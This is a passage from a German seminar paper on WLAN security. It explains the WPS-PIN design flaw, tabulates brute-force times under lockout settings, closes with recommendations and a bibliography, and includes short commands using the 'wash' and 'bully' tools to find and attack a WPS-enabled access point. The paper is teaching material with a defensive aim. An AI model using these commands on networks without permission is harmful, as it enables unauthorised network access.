Beim PIN-Verfahren wird ein achtstelliger PIN verwendet um Geräte mit dem WLAN zu verbinden. Hierbei gibt es nur  $10^8$  also 100.000.000 verschiedene PINs und kann hierdurch mit einer Brute-Force-Attacke angegriffen werden

kann. Durch einen Fehler im Entwurf, werden aber zuerst die ersten vier Ziffern vom AP auf Korrektheit geprüft und sendet ggf. sofort eine Fehlermeldung. Das Gleiche passiert, wenn die restlichen vier Ziffern empfangen wurden. Hierdurch sinkt die Gesamtanzahl verschiedener PINs auf 20.000 ( $10^4 + 10^4$ ). Da zudem die achte Ziffer des PIN eine Prüfsumme der ersten sieben Stellen darstellt, sinkt die Gesamtanzahl verschiedener PINs auf 11.000 ( $10^4 + 10^3$ ). Problematisch ist zudem, dass einige Geräte keinerlei Schutz vor Brute-Force-Angriffen aufweisen. Doch selbst mit Sicherheitsmechanismen wie einer Sperrzeit nach einer bestimmten Anzahl an Fehlversuchen, ist WPS-PIN unsicher und sollte daher deaktiviert werden (vgl.[ROBI11]).

Versuche bevor gesperrt wird	Sperrzeit	Versuche pro Minute (bei 1,3 Sek. pro Versuch)	Maximale benötigte Zeit
11.000	Keine	46,15	3,97 h
3	1 Minute	2,82	65,08 h (=2,71 Tage)
15	60 Minuten	0,25	737,31 h (=30,72 Tage)
10	60 Minuten	0,17	1103,97 h (=46 Tage)
5	60 Minuten	0,08	2203,97 h (=91,83 Tage)

Tabelle 1: Auswirkung der Sperrzeit auf ein WPS-PIN Angriff per Brute-Force

Wie in Tabelle 1 zu sehen ist, würde es bei einer Sperrzeit von einer Minute nach drei Fehlversuchen maximal 2,71 Tage dauern um den richtigen PIN zu finden. Dementsprechend schließen einfache Sperrzeiten diese Sicherheitslücke nicht.

### Angriff aus WPS

Im Internet stehen viele Programme für Angriffe auf WPS PIN zur Verfügung. Die bekanntesten sind „Bully“, „Reaver“ und „WPSCrack“. Im Folgenden wird gezeigt wie mit Hilfe von den Programmen „Wash“ und „Bully“ der WPS PIN einen AP und damit der Zugang zum Netzwerk gefunden werden kann.

Zu beachten ist, dass die Netzwerkkarte wieder im Monitor Modus (siehe Angriff auf WEP) sein muss.



**1 WLANs mit WPS identifizieren (Information Gathering):**

```
wash -i wlan0mon
```

Mit dem Wash-Programm werden Netzwerke in Reichweite und ihre WPS Eigenschaften angezeigt.

**2 WPS PIN per Bully angreifen:**

```
bully wlan0mon -b 00:25:0C:97:EF:3E -e TestWLAN -c 10
```

Bei wlan0mon handelt es sich um das Monitor-Interface zur Netzwerkkarte, -b ist die BSSID, also die MAC-Adresse des AP, -e die SSID, als der WLAN-Name und -c gibt den Kanal des WLAN an.

### 3. Schlussbemerkung

In kabelgebundenen Netzwerken setzt das Abhören der Kommunikation einen physikalischen Zugriff voraus. Da die Netzwirkkabel üblicher Weise innerhalb von Gebäude verlaufen, ist der Zugriff hier erschwert und kann durch zusätzliche Maßnahmen noch erhöht werden.

In drahtlosen Funknetz ist dies jedoch nicht möglich. Die elektromagnetischen Funkwellen werden durch den freie Raum als Übertragungsmedium vermittelt. Bei der Reichweite der Funkübertragung spielen vielen verschiedene Faktoren wie der Stärke des Funksignals, der Durchlässigkeit der Wände und Fenster eines Gebäudes eine Rolle und kann deshalb nur sehr schwer in seiner genauen Reichweite festgelegt werden. Hierdurch besteht die Gefahr, dass nicht autorisierte Personen die WLAN-Infrastruktur benutzen oder Zugang zu einem Netzwerk erhalten.

Im Laufe der Arbeit wurde dargestellt, dass immer noch im Einsatz befindende Verfahren wie WEP, MAC-Filter und Hidden SSID's keinerlei Schutz vor Angreifern ermöglichen. Moderneren Verfahren wie WPA und WPA2 können als sichere Verfahren bezeichnet werden, wenn ein entsprechendes Passwort mit einer mindestlänge von 16 Zeichen und einer entsprechenden Komplexität verwendet wird. Die große Gefahr bei WPA/WPA2 liegt in der Aufzeichnung des 4-Way-Handshakes und der damit ermöglichen Angreifbarkeit per Offline-Attacken (vgl.[GAJE02]). Damit könnte ein Angreifer erstmal den verschlüsselten Datenverkehr seines Opfers aufzeichnen und nachträglich, nachdem er den PSK gefunden hat, den Datenverkehr andere wichtige Information wie Benutzernamen und Passwörter analysieren. Deshalb sollte zusätzlich weitere Sicherheitsmaßnahmen auf anderen Schichten, wie zum Beispiel auf der Applikationsschicht, des Systems verwendet werden (vgl. [SCHN16]).

Die WLAN Konfiguration per WPS Pin sollte nicht verwendet werden, da auch mit Zeitsperren, wie in Tabelle 1 dargestellt, der Mechanismus nicht als Sicher bezeichnet werden kann.

## Literaturverzeichnis

**[BORI01]**

BORISOV, Nikita; GOLDBERG, Ian; WAGNER, David: Intercepting Mobile Communications: The Insecurity of 802.11 (DRAFT). 2001. – Forschungsbericht

**[BLAZ12]**

Blazytko, Tim (2012): Angriffe auf Wireless Local Area Networks. Seminararbeit. Ruhr-Universität Bochum, Bochum, Deutschland. Online verfügbar unter [http://www.nds.rub.de/media/attachments/files/2012/03/angriffe\\_auf\\_wireless\\_local\\_area\\_networks.pdf](http://www.nds.rub.de/media/attachments/files/2012/03/angriffe_auf_wireless_local_area_networks.pdf), zuletzt geprüft am 05.11.2016.

**[BUCH15]**

Buchanan, Cameron; Ramachandran, Vivek (2015): Kali Linux Wireless Penetration Testing Beginner's Guide. Master wireless testing techniques to survey and attack wireless networks with Kali Linux. 2. Auflage. Birmingham, UK: Published by Packt Publishing Ltd.

**[CHIN07]**

Chin-Fang, Lee; Tainan, T. W.; Chou, Ming-Kuei, Yun-lin (2007): Schlüsselerkennungsverfahren und kabelloses Kommunikationssystem. Angemeldet durch Arcadyan Technology Corp., Hsinchu, TW am 02.10.2007. Anmeldenr: 096117094. Veröffentlichungsnr: DE102007047320A1 20.11.2008. H04L 9/14(2006.01)A, F, I, 20071218, B, H, DE.

**[GAJE02]**

Gajek, Sebastian (2002): Sicherheit im Internet. WLAN - Grundlagen. Ruhr-Universität Bochum, Bochum, Deutschland. Online verfügbar unter <http://www.ruhr-uni-bochum.de/dv/lehre/seminar/wlan-grundlagen/wlan-grundlagen.pdf>, zuletzt geprüft am 14.12.2016.

**[IEEE12]**

LAN/MAN Standards Committee of the IEEE Computer Society: IEEE Std 802.11™-2012, IEEE Standard for Information technology—Telecommunications and information exchange between systems—Local and metropolitan area networks—Specific requirements—Part 11: WLAN MAC and PHY specifications, zuletzt geprüft am 18.12.2016.

**[LASH09]**

Lashkari, ARASH HABIBI; Mansoori, Masood; Danesh, Amir Seyed (2009): Wired Equivalent Privacy (WEP) versus Wi-Fi Protected Access (WPA). International Conference on Signal Processing Systems. International Association of Computer Science and Information Technology. International Association of Computer Science and Information Technology. Singapur, 15.05.2009.

**[ROBI11]**

Robinson, Kevin; Pham, Giao (2011): Wi-Fi Simple Configuration Protocol and Usability Best Practices for the Wi-Fi Protected Setup™ Program. Hg. v. Wi-Fi Alliance. Online verfügbar unter [https://www.wi-fi.org/download.php?file=/sites/default/files/private/wsc\\_best\\_practices\\_v2\\_0\\_1.pdf](https://www.wi-fi.org/download.php?file=/sites/default/files/private/wsc_best_practices_v2_0_1.pdf), zuletzt geprüft am 14.12.2016.

**[SCHN16]**

Schnabel, Patrick: WLAN-Sicherheit. Hg. v. Elektronik Kompendium. Online verfügbar unter <http://www.elektronik-kompendium.de/sites/net/1403011.htm>, zuletzt geprüft am 18.12.2016.

**[WEID14]**

Weidman, Georgia (2014): Penetration Testing. A Hands-On Introduction to Hacking. 1. Aufl.: No Starch Press.

**[WISCH15]**

Wischnjak, David: Risiko WPS. WPS-Lücken machen WLAN-Router angreifbar. In: *c't magazin für computer technik* (c't 24/2015), S. 146. Online verfügbar unter <https://www.heise.de/ct/ausgabe/2015-24-WPS-Luecken-machen-WLAN-Router-angreifbar-2852946.html>.